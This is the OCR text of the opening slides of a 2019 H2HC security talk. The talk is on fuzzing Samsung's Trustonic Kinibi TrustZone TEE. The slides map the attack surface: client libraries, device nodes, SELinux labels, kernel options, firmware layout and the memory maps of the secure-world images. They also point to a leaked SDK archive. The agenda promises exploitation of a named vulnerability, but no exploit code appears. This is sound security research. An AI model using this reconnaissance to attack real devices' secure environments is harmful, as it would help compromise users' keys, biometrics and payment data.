H2HC 2019

Launching feedback-driven fuzzing on TrustZone TEE

Andrey Akimov,
security researcher

Digital Security

LEADING INFORMATION SECURITY SERVICES PROVIDER

870+
clients

1802
projects

16
years in information security

1300
vulnerabilities found in 2018

Acknowledgments

Adobe, APACHE, hp, Microsoft, vmware, SAP, ORACLE, CISCO

75
research papers

100+
experts

19
industries

- Software development
- Banks and finance
- Telecom
- Transport and logistics
- Retail
- Production
- Media
- Energy
- Blockchain, etc.

165
talks at international conferences

HITB, CONFidence, DEFCON, BlackHat, YSTS, RSA, CONFidence, Infosec in the City ...

Agenda

- Samsung S8 usage of ARM TrustZone – Trustonic Kinibi
- Searching for attack target
- Exploring TrustZone implementation
- Trusted applications
- Fuzzing
- Crash analysis
- Results
- Exploitation of SVE-2019-14126

ARM TrustZone

Usage

GlobalPlatform

- Corporate services
- Content management
- Personal data protection
- Connectivity protection
- Mobile financial services

SAMSUNG

- Hardware secure storage
- Authentication, biometrics
- Hardware cryptographic engine
- Digital Rights Management (DRM)
- Protecting and monitoring of the Normal World by the Secure World
  - Real-Time Kernel Protection (RKP)
  - Periodic Kernel Measurement (PKM)
- Trusted user interface

Trustonic Kinibi

TEE operating system


- Ex. G&D mobicore, <t-base
- Samsung Exynos SoCs: Galaxy S3 to Galaxy S9 – Trustonic Kinibi
- Samsung Galaxy S10 – Samsung Teegris
- github: trustonic-tee-user-space
- github: trustonic-tee-driver
- Old Qualcomm leak with Trustonic Kinibi SDK qcom_leaked_sources.zip
  - secure world headers
  - secure world static libraries
  - documentation
  - etc.

TRUSTONIC


Trustonic Kinibi

Normal World and Secure World

Architecture



Developer's view



Digital Security


Normal World

Exploring Android file system

Trustonic Kinibi

Client applications


- Keymaster
  - access to key information
- Fingerprintd
  - biometrics
- Samsung Pay
- …



Trustonic Kinibi

Trusted application connector


- Native libraries
  - libtlcotp.so
  - libtlc_direct_comm.so
  - …
- Binder
  - /system/bin/tlc_server – access to trustlets via Binder interface
  - TuiService.apk – access to TUI
- Service provider provisioning agent
- Root provisioning agent
  - RootPA.apk – gd.mobicore.pa



Trustonic Kinibi

Client API


- /system/vendor/lib64/libMcClient.so – trustlet communication
  - mcOpenSession
  - mcMallocWsm
  - mcNotify
  - …
- /system/vendor/lib64/libMcRegistry.so – registry management
  - mcRegistryStoreAuthToken
  - mcRegistryStoreSp
  - …



Trustonic Kinibi

Daemon

- /system/vendor/bin/mcDriverDaemon
- Communicates through @mcdaemon socket
- SELinux
  - u:object_r:mobicoredaemon_exec:s0



Trustonic Kinibi

Kernel components


- Official open source Android kernel
- Community builds
  - TGP Kernel
  - Xceed
  - BatStock-Kernel V1.8.0
  - …
- make menuconfig
  - TrustZone related kernel components
- Trustonic TEE Driver
  - triggers SMC to switch CPU to Secure World

```
< > Kernel console over STM devices
< > Intel(R) Trace Hub controller
    FPGA Configuration Support  --->
[*] BTS driver support  --->
[*] TRACE driver support  --->
<*> Trustonic TEE Driver
[*]   Trustonic TEE uses LPAE
[ ]   Trustonic TEE driver debug mode
<*>   Trustonic Trusted UI
[*]     Trustonic Trusted UI with fb_blank
[*]     TBase Trusted UI use touch related code
[*]   Secure OS control
[*]   Secure OS booster API
[ ]   Seucre OS booster API supports MCT disable
[*] Vision Support  --->
    *** CCIC configs ***
[*] CCIC notifier support
[ ] CCIC S2MM003
[*] CCIC S2MM005
[*] support CCIC alternate mode
[*] Support LPM ENABLE
[ ] support WATER DETECT
[*] Samsung NFC driver
      Near Field Communication (NFC) devices  --->
<*> Sensors ssp
```

Trustonic Kinibi

Kernel components

- Main kernel entry points
  - /dev/mobicore – administration tasks
  - /dev/mobicore-user – client application – trusted application communication
  - /dev/t-base-tui – trusted user interface
- SELinux enforced
  - u:object_r:mobicore_device:s0
  - u:object_r:mobicore_user_device:s0
  - u:object_r:tui_device:s0



Digital Security

Secure World

Exploring binary images

- **sboot.bin**
- Fernand Lone Sang – [Reverse Engineering Samsung S6 SBOOT]
- Alexander Tarasikov – [Reverse-engineering Samsung Exynos 9820 bootloader and TZ]

```
  +---Firmware----------------------------+
+-+  G950FXXU3CRGH_G950FOXM3CRGH_SER.zip  |
| +---------------------------------------+
|
|    +---Firmware content-----------------------------------------------------------+
+--->+ AP_G950FXXU3CRGH_CL14023573_QB19093103_REV00_user_low_ship_meta.tar.md5       |
   +-+ BL_G950FXXU3CRGH_CL14023573_QB19093103_REV00_user_low_ship.tar.md5            |
   | | CP_G950FXXU3CRGH_CP10267592_CL14023573_QB19093103_REV00_user_low_ship.tar.md5 |
   | | CSC_OXM_G950FOXM3CRGH_CL14023573_QB19093103_REV00_user_low_ship.tar.md5       |
   | | HOME_CSC_OXM_G950FOXM3CRGH_CL14023573_QB19093103_REV00_user_low_ship.tar.md5  |
   | +-------------------------------------------------------------------------------+
   |
   |    +--BL_G950FXXU3CRGH...--+
   +--->+ cm.bin.lz4            |
        | param.bin.lz4         |
      +-+ sboot.bin.lz4         |
      | | up_param.bin.lz4      |
      | +-----------------------+
      |
      +------------------------------------------------------------------------------->
```

Trustonic Kinibi

S-Boot

- Based on ARM Trusted Firmware (now Trusted Firmware-A)
- Secondary bootloader – AP_BL2
- EL3 Monitor – AP_BL31
- Secure EL-1 Payload – AP_BL32
- U-boot – AP_BL33

Name	Start	End
AP_BL2	0000000000000000	0000000000002000
AP_BL31_IMG	0000000000002000	000000000002A000
AP_BL31_unpacker	000000000002A000	000000000005A000
AP_BL33	000000000005A000	0000000000143000
AP_BL32	0000000000143000	00000000001C3110

```
   +--sboot.bin-----------+
+--> Secondary Bootloader |
   | EL3 Monitor          |
 +-+ Secure EL-1 Payload  |
 | | Non-secure Payload   |
 | +----------------------+
 |
 +---------------------------->
```

Trustonic Kinibi

Secure EL-1 Payload

- Contains most parts of TEE


```
   +--Secure EL-1 Payload--+
+--> MTK                   |
   | RTM                   |
   | mclib                 |
   | TAs                   |
   | TDs                   |
   +-----------------------+
```

Name	Start	End
MTK_code	07F00000	07F08AB8
MTK_data	07F08AB8	07F0C000
IMG_HDR	07F0C000	07F0D000
MCLIB	07F0D000	07F24000
RTM	07F24000	07F36000
DRCRYPTO	07F36000	07F49000
TLPROXY	07F49000	07F4A000
STH2	07F4A000	07F54000
MCTL	07F54000	07F56000

Trustonic Kinibi

Secure EL-1 Payload

